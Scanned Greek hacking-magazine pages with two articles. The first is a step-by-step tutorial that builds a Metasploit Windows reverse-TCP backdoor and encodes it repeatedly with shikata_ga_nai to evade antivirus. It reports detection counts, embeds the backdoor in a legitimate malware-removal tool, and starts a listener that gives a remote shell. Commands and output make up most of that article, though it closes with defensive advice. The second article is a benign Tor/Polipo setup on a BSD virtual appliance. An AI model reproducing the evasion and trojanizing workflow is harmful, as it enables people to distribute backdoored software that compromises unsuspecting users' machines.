
```
root@bt:~# msfpayload windows/shell/reverse_tcp
LHOST=192.168.117.130 R > ~/backdoor.raw
root@bt:~# ls -lh backdoor.raw
-rw-r--r-- 1 root root 290 Feb 20 16:57 backdoor.raw
root@bt:~# file backdoor.raw
backdoor.raw: data
```

Πάνω στο αρχείο backdoor.raw εφαρμόζουμε τον shikata ga nai και στην έξοδό του παίρνουμε ένα κωδικοποιημένο εκτελέσιμο:

```
root@bt:~# cat backdoor.raw | msfencode -e x86/shikata_ga_
nai -t exe > ~/backdoor.exe
[*] x86/shikata_ga_nai succeeded with size 317 (itera-
tion=1)
```

Σημειώστε ότι ο συγκεκριμένος αλγόριθμος είναι δυνατόν να εφαρμοστεί περισσότερες από μία φορές πάνω στο ίδιο σύνολο δεδομένων, «ανακατώνοντάς» το περαιτέρω σε κάθε πέρασμα ή επανάληψη (iteration). Μη βιαστείτε όμως να συσχετίσετε τον αριθμό των επαναλήψεων με την ανιχνευσιμότητα του backdoor μας από τα antivirus engines. Όμως, κάθε πράγμα στην ώρα του. Προς το παρόν, ας ανεβάσουμε το νέο, κωδικοποιημένο κατά shikata ga nai εκτελέσιμο στο novirusthanks. Όπως βλέπουμε, αυτή τη φορά το αναγνωρίζουν 7 στα 16 AntiVirus, με το Avast! να μη συγκαταλέγεται σ' αυτά. Καλό αυτό. Ας δοκιμάσουμε τώρα να εφαρμόσουμε τον αλγόριθμο δύο φορές (βλ. παράμετρο -c):

```
root@bt:~# cat backdoor.raw | msfencode -e x86/shikata_ga_
nai -c 2 -t exe > ~/backdoor.exe
[*] x86/shikata_ga_nai succeeded with size 317 (itera-
tion=1)
```





```
[*] x86/shikata_ga_nai succeeded with size 344 (itera-
tion=2)
```

Το απλό, κωδικοποιημένο κατά shikata ga nai (δύο περάσματα) backdoor μας που βασίζεται στην εκδοχή single του Windows Reverse TCP payload, μόλις έχει εκτελεστεί στο Windows 7 box του θύματος. Ο επιτιθέμενος έχει ένα πλήρες command shell στο απομακρυσμένο μηχάνημα.

Ανεβάζοντας ξανά το backdoor.exe στο novirusthanks, διαπιστώνουμε ότι τώρα μόλις 6 στα 16 AntiVirus το αναγνωρίζουν, με τα δύο δημοφιλέστερα δωρεάν, το Avast! και το AVG, να μη συγκαταλέγονται σ' αυτά! Στο σημείο αυτό η όρεξη ανοίγει και είναι λογικό να δοκιμάσουμε τον shikata ga nai με περισσότερες επαναλήψεις. Όπως όμως μπορείτε να δείτε κι εσείς, από ένα σημείο και μετά οι επαναλήψεις δεν έχουν νόημα. Για παράδειγμα, με 4 επαναλήψεις επιστρέφουμε στα 7 από τα 16 AntiVirus, ενώ με 8 επαναλήψεις στα 6 από τα 16. Φαίνεται, μ@άλλα λόγια, ότι από ένα σημείο και μετά ο αλγόριθμος ταλαντώνεται ή αλλιώς επαναλαμβάνεται χωρίς ν' αυξάνει την εντροπία, για να χρησιμοποιήσουμε κι έναν όρο από τη φυσική. Αλλά δεν πρέπει να είμαστε αχάριστοι: Χρησιμοποιώντας δωρεάν εργαλεία και χωρίς να κοπιάσουμε ή να σπαζοκεφαλιάσουμε, καταφέραμε και δημιουργήσαμε ένα backdoor το οποίο είναι αόρατο για δύο από τα δημοφιλέστερα δωρεάν AntiVirus, καθώς κι από ορισμένα εμπορικά (βλ., π.χ., έκδοση 4.2.42.0 του NOD32 και 9.120-1004 του TrendMicro).

ΚΑΜΟΥΦΛΑΡΙΣΜΑ!

Το msfencoder υποστηρίζει την ενσωμάτωση ενός payload μέσα σ' ένα άλλο εκτελέσιμο, δυσχεραίνοντας έτσι σημαντικά την ανίχνευση του κακόβουλου κώδικα. Όσο για το υποψήφιο θύμα, τα πράγματα είναι ακόμα πιο ζοφερά. Πλέον, όχι μόνο δεν παίρνει κάποια προειδοποίηση από το AntiVirus, αλλά τρέχει μια γνωστή, καθωσπρέπει εφαρμογή. Την ίδια στιγμή, φυσικά, σιωπηρά εκτελείται και το backdoor :S



Με τη βοήθεια του msfencoder, στο εκτελέσιμο της εφαρμογής SpySLLRemover έχει εισαχθεί ένα backdoor κωδικοποιημένο κατά shikata ga nai (8 περάσματα). Το νέο executable αναγνωρίζεται μόλις από 4 εκ των 16 antivirus engines της υπηρεσίας novirusthanks. Εντύπωση προκαλεί το γεγονός ότι το Avast! το αναγνωρίζει!

Για να δοκιμάσουμε αυτή τη δυνατότητα του msfpayload, σ@να Windows VM κατεβάσαμε την εκδοχή portable του SpyDLLRemover από το

http://portableapps.com/apps/utilities/spydllremover_portable

Την εγκαταστήσαμε στο δικό της φάκελο –μην ξεχνάτε ότι πρόκειται για portable app– και από τον υποφάκελο App/SpyDLLRemover πήραμε το εκτελέσιμο SpyDLLRemover.exe και το μεταφέραμε στο BackTrack VM. Εκεί, έχοντας έτοιμη την εκδοχή raw του Windows Reverse TCP payload (single), πληκτρολογήσαμε:


```
root@bt:~# cat backdoor.raw | msfencode -e x86/shikata_ga_nai -c 8 -k -x ~/SpyDLLRemover.exe -t exe > ~/SDLLR.exe
```

Αναβάζοντας το SDLLR.exe στο novirusthanks διαπιστώσαμε ότι μόλις 4 από τα 16 antivirus engines το χαρακτήρισαν ως malware. Εντύπωση μας έκανε το γεγονός ότι από τα δωρεάν, γνωστά AntiVirus, το Avast! κατάφερε να το εντοπίσει, αλλά όχι το AVG. Στη συνέχεια μετονομάσαμε το SDLLR.exe σε SpyDLLRemover.exe κι αντικαταστήσαμε το πρωτότυπο. Πριν εκτελέσουμε την εφαρμογή σε περιβάλλον Windows 7, στο BackTrack σηκώσαμε τον κατάλληλο listener:

```
root@bt:~# msfcli exploit/multi/handler PAYLOAD=windows/
```

```
shell_reverse_tcp LHOST=192.168.117.130 E
```

Αμέσως μετά τρέξαμε το SpyDLLRemover στο Windows 7 VM. Η εφαρμογή ξεκίνησε ωραιότατα, το ίδιο και το backdoor (βλ. σχετικό screenshot).



ΣΥΜΠΕΡΑΣΜΑΤΑ

Πολύ απλά, όποιο AntiVirus κι αν έχουμε δεν το εμπιστευόμαστε στα τυφλά. Επίσης: Ακόμα κι αν πρόκειται να εγκαταστήσουμε μια γνωστή εφαρμογή, αν δεν την έχουμε πάρει από μια επίσημη, έμπιστη πηγή, δεν δικαιούμαστε να πιστεύουμε ότι είναι «καθαρή» από malware. Τέλος, τις περιπτώσεις που σώνει και καλά θέλουμε να κατεβάσουμε και να εκτελέσουμε ένα ύποπτο πρόγραμμα, καλό είναι να το κάνουμε μέσα από VM το οποίο *δεν* επικοινωνεί με το host OS. Για την ακρίβεια πρώτα παίρνουμε snapshot του VM, στη συνέχεια κάνουμε μέσα σ©αυτό ό,τι είναι να κάνουμε και, τέλος, επαναφέρουμε το snapshot, εξαφανίζοντας ό,τι είναι πιθανό ν© άφσε πίσω του το όποιο malware.

subZraw

Το θύμα μόλις έτρεξε την portable εκδοχή του γνωστού εργαλείου SpyDLLRemover. Αποτελεί μεγάλη ειρωνεία ότι ένα πρόγραμμα για την απομάκρυνση malware περιλαμβάνει backdoor, δίνοντας στον επιτιθέμενο πλήρη πρόσβαση στο σύστημα του ανυποψίαστου θύματος!

*[*] Ενώ για τις δοκιμές μας είχαμε αρχίσει να χρησιμοποιούμε την υπηρεσία VirusTotal (www.virustotal.com), φίλος από το Twitter μάς θύμησε ότι η εν λόγω υπηρεσία στέλνει δείγματα στις εταιρείες AV *χωρίς* να ενημερώνει σχετικά τους χρήστες. Σε ερώτηση που ακολούθησε, ο ίδιος φίλος πρότεινε τη δωρεάν υπηρεσία novirusthanks, η οποία πριν από την αποστολή κάποιου αρχείου παρέχει την επιλογή για μη αποστολή δείγματος στις εταιρείες AV (Do not distribute the sample).*

Φτιάξτε το δικό σας virtual appliance για ανώνυμο surfing

Για την αξία της ανωνυμίας έχουμε μιλήσει αρκετές φορές στο περιοδικό. Μάλιστα, τα πρόσφατα γεγονότα στην Τυνησία και στην Αίγυπτο μας θυμίζουν για άλλη μια φορά την τεράστια σημασία που έχει, ειδικά σε περιοχές όπου δημοκρατικά δικαιώματα κι ελευθερίες κάθε άλλο παρά δεδομένα είναι.

ΣΕ ΠΑΛΑΙΟΤΕΡΟ ΤΕΥΧΟΣ του total XAKER είχαμε δείξει πώς μέσω του συστήματος Tor μπορούμε να έχουμε άριστη ανωνυμία στο Web. Το αντίστοιχο άρθρο βρίσκεται δημοσιευμένο και online, στο Επίσημο Ανεπίσημο bl0g του περιοδικού, και συγκεκριμένα στη διεύθυνση

`http://txaker.defiant.gr/?p=1848.`

Όσοι δεν το έχετε διαβάσει καλό θα ήταν να του ρίξετε τώρα μια ματιά, αν μη τι άλλο για να καταλαβαίνετε την ορολογία που χρησιμοποιούμε στη συνέχεια. Σε σχέση με όσα είχαμε συζητήσει και δείξει τότε, μια σημερινή, τυπική εγκατάσταση του Tor γίνεται κάπως διαφορετικά, ενώ βελτιωμένες είναι και οι επιδόσεις του όλου συστήματος. Στο παρόν άρθρο δεν θα μας απασχολήσει η εγκατάστασή του κάτω από ένα μάλλον συνηθισμένο λειτουργικό σύστημα, όπως είναι τα Windows, το Linux ή το Mac OS X. Πέρα απ' όλα αυτά, θέλουμε να σας δείξουμε πώς να το εγκαταστήσετε στο virtual appliance του VirtualBSD. Πρόκειται για ένα λειτουργικό σύστημα που βασίζεται στο στιβαρό κι ασφαλέστατο FreeBSD, αλλά, σε αντίθεση με το τελευταίο, έρχεται προρυθμισμένο μ' ένα πανέμορφο desktop που θυμίζει εκείνο του Mac OS X. Την εγκατάσταση, τη ρύθμιση και τη βασική διαχείριση του VirtualBSD τα δείχνουμε στο άρθρο που αρχίζει από τη σελίδα 6 του total XAKER που κρατάτε στα χέρια σας. Αν, λοιπόν, δεν το έχετε διαβάσει ακόμα, αυτή τη στιγμή ξέρετε τι πρέπει να κάνετε :D
Οι λόγοι για τους οποίους επιλέγουμε το VirtualBSD για το Tor είναι αρκετοί. Μας αρέσει, π.χ., το γεγονός ότι πρόκειται για ένα ασφαλέστατο και συνάμα εύχρηστο UNIXοειδές σύστημα, το οποίο μπορεί να έχει ο καθένας στον υπολογιστή του μέσα σε λίγα μόλις λεπτά *χωρίς* να ξηλώσει το λειτουργικό που ήδη χρησιμοποιεί. Αν τώρα σ' ένα τέτοιο περιβάλλον προσθέσουμε και τη δυνατότητα για ανώνυμο surfing μέσω του Tor, καταλαβαίνετε ότι αμέσως αμέσως έχουμε μια άριστη πλατφόρμα ακόμα και για καθημερινές, επικίνδυνες –πάντα με την καλή έννοια– αποστολές! Σκεφτείτε επίσης ότι, αφού φτιάξετε το δικό σας virtual appliance με δυνατότητα για ανώνυμο surfing, θα έχετε μια ευκαιρία να προσφέρετε στην παγκόσμια κοινότητα διανέμοντάς το δωρεάν, π.χ., μέσα από το Virtual Appliance Marketplace της VMware:

`www.vmware.com/appliances/getting-started/build`

Γνωρίζουμε βέβαια ότι υπάρχουν κι ευκολότερες λύσεις για να έχετε την ανωνυμία σας. Παραδείγματα αποτελούν τα επίσημα bundles για Windows, Linux ή Mac OS X, που παρέχονται από το δικτυακό τόπο του Tor:


`https://www.torproject.org/download/download.html.en`

Ουσιαστικά, πρόκειται για αυτόνομες, φορητές εγκαταστάσεις του Tor και του web proxy ονόματι Polipo, οι οποίες συνοδεύονται από επίσης φορητές, προρυθμισμέ-

Στα παράθυρα επιλογών που θα εμφανιστούν κατά τη μεταγλώττιση των wget, tor και openssl, αφήστε τις προεπιλογές ως έχουν και προχωρήστε αμέριμνα, σαν να μη συνέβη τίποτε απολύτως. Πιστέψτε μας, σ© αυτή την περίπτωση πρόκειται για τη σωστή τακτική ;)


νες εγκαταστάσεις του Firefox ή/και του Pidgin (multiprotocol instant messenger). Ένα τέτοιο bundle μπορείτε να το αντιγράψετε *αυτούσιο* σ' ένα USB stick κι έτσι να έχετε πρόσβαση στο Tor από οποιονδήποτε υπολογιστή τρέχει το κατάλληλο λειτουργικό σύστημα, χωρίς να χρειάζεται να κάνετε εγκαταστάσεις ή αλλαγές στο υπάρχον software του μηχανήματος.
Μπορεί η λύση που παρουσιάζουμε στο παρόν να μην είναι τόσο φορητή, από την άλλη όμως αποτελεί μέρος ενός ολοκληρωμένου, ασφαλούς και πλήρως στεγανού περιβάλλοντος για εργασία, εξερεύνηση και πειραματισμό. Θεωρούμε επίσης ότι η προσέγγιση του VirtualBSD ταιριάζει πολύ περισσότερο στους αναγνώστες του

Ο tor client έχει εγκατασταθεί. Το ίδιο κι ο Polipo, ο web proxy με το χαριτωμένο όνομα. Και οι δύο υπηρεσίες είναι σωστά ρυθμισμένες, ώστε να λειτουργούν και να συνεργάζονται εύρυθμα, ενώ έχουν ενεργοποιηθεί κιόλας. Κάποιος όμως δεν έχει ακόμα ενημερώσει σχετικά τον αγαπημένο του web browser...



Ο ίδιος «κάποιος» αποφάσισε, επιτέλους, να ενημερώσει τον browser που χρησιμοποιεί για την παρουσία του Polipo, του web proxy που μιλάει απευθείας με τον tor client και κάνει το surfing μέσω του δικτύου ανωνυμίας Tor να είναι ποοοοολύ πιο υποφερτό!

total XAKER – και νομίζουμε ότι λίγοι θα διαφωνήσουν μ' αυτό :D Χωρίς άλλες εισαγωγές, λοιπόν, νομίζουμε ότι είναι ώρα να περάσουμε στη δράση!



Ιδού και τα πρώτα θετικά αποτελέσματα! Το πανέμορφο FreeBSD-based virtual appliance είναι πλέον –και επισήμως– κατάλληλο για ανώνυμο surfing :)

ΠΡΟΕΤΟΙΜΑΣΙΑ ΚΙ ΕΓΚΑΤΑΣΤΑΣΗ

Το μόνο που χρειαζόσαστε για τη συνέχεια είναι το VM του VirtualBSD. Αν δεν το έχετε ήδη, διαβάστε το άρθρο που αρχίζει από τη σελίδα 6 για τις λεπτομέρειες εγκατάστασης, καθώς και για τη βασική χρήση του συστήματος.

Ξεκινάμε ανοίγοντας μια κονσόλα κι αποκτώντας πρόσβαση στο λογαριασμό του root. Κάλλιστα μπορούμε να δουλέψουμε κι από το λογαριασμό του χρήστη virtualbsd, από εκεί όμως θα πρέπει να γράφουμε συχνά πυκνά το sudo, και πραγματικά για ένα περιβάλλον σαν αυτό του VirtualBSD δεν χρειάζεται να μπούμε στον κόπο:

```
VirtualBSD# su
Password: root4u
```

Συνεχίζουμε με την ενημέρωση του τοπικού ports tree:

```
VirtualBSD# portsnap fetch
VirtualBSD# portsnap update
```

Ένα εργαλείο που θα χρειαστούμε σε λίγο, το οποίο δεν είναι ήδη εγκατεστημένο στο VirtualBSD, είναι το wget. Ας το εγκαταστήσουμε, λοιπόν:

Αν χρησιμοποιείτε το Tor για ανώνυμο surfing, τότε οφείλετε να χρησιμοποιείτε και το Torbutton add-on για τον Firefox. Αλήθεια σας λέμε – και καθόλου δεν υπερβάλλουμε.

```
VirtualBSD# whereis wget
wget: /usr/ports/ftp/wget

VirtualBSD# cd /usr/ports/ftp/wget
VirtualBSD# make install clean
```

Στο παράθυρο επιλογών που θα εμφανιστεί μετά το make αφήστε τις προκαθορισμένες και συνεχίστε. Μετά προχωράμε με την εγκατάσταση του Tor.

```
VirtualBSD# whereis tor
tor: /usr/ports/security/tor

VirtualBSD# cd /usr/ports/security/tor
VirtualBSD# make install clean
```

Το Tor χρειάζεται παρούσα και τη βιβλιοθήκη του OpenSSL, αλλά, μην ανησυχείτε, αφού το σχετικό port θα εγκατασταθεί αυτόματα. Για άλλη μια φορά, λίγο μετά το make θα εμφανιστούν δύο παράθυρα επιλογών – ένα για το Tor κι ένα για την OpenSSL. Επίσης, για άλλη μια φορά, αφήστε τις προκαθορισμένες επιλογές ως έχουν και προχωρήστε.
Τώρα, για λόγους που αφορούν στις επιδόσεις ή/και στην ενίσχυση της ιδιωτικότητας (privacy), δεν συμφέρει να χρησιμοποιείτε το Tor από μόνο του αλλά σε συνδυασμό με κάποιον web proxy. Παραδοσιακά, το Tor συναντάται μαζί με το Privoxy (www.privoxy.org), το οποίο συμβάλλει κυρίως στην προστασία της ιδιωτικότητας. Αν κι απενεργοποιημένο, το Privoxy είναι ήδη εγκατεστημένο στο VirtualBSD σας. Όμως, ένας πολύ καλύτερος web proxy για το Tor είναι το Polipo (http://www.pps.jussieu.fr/~jch/software/polipo), το οποίο, πέρα από την ιδιωτικότητα, βοηθά σημαντικά

ώστε το surfing μέσω του Tor να φαίνεται αισθητά βελτιωμένο σε σύγκριση με το Privoxy. Στη συνέχεια, λοιπόν, θα χρησιμοποιήσουμε το Polipo. Εξ ορισμού χρησιμοποιεί το ίδιο port με το Privoxy, το 8118. Αυτό δεν είναι πρόβλημα – αρκεί το Privoxy να είναι απενεργοποιημένο. Αν πάντως είστε υπέρμαχος των καθαρών λύσεων, μπορείτε να κάνετε όπως κι εμείς και να το απεγκαταστήσετε:

Web surfing χωρίς το Tor. Όλα στη φόρα. OK, σχεδόν όλα στη φόρα – όμως αρκετά :S

```
VirtualBSD# portmaster -L | grep "privoxy"
===>>> privoxy-3.0.17

VirtualBSD# pkg_delete -d privoxy-3.0.17
override r-xr-xr-x  root/wheel for /usr/local/sbin/privoxy? y
```

Για να ολοκληρωθεί σωστά η απεγκατάσταση του Prixoxy, πρέπει να τροποποιηθεί ελαφρώς το αρχείο /etc/rc.d. Ανοίξτε το μ@έναν text editor, όπως, π.χ., είναι το nano:

```
VirtualBSD# nano /etc/rc.conf
```

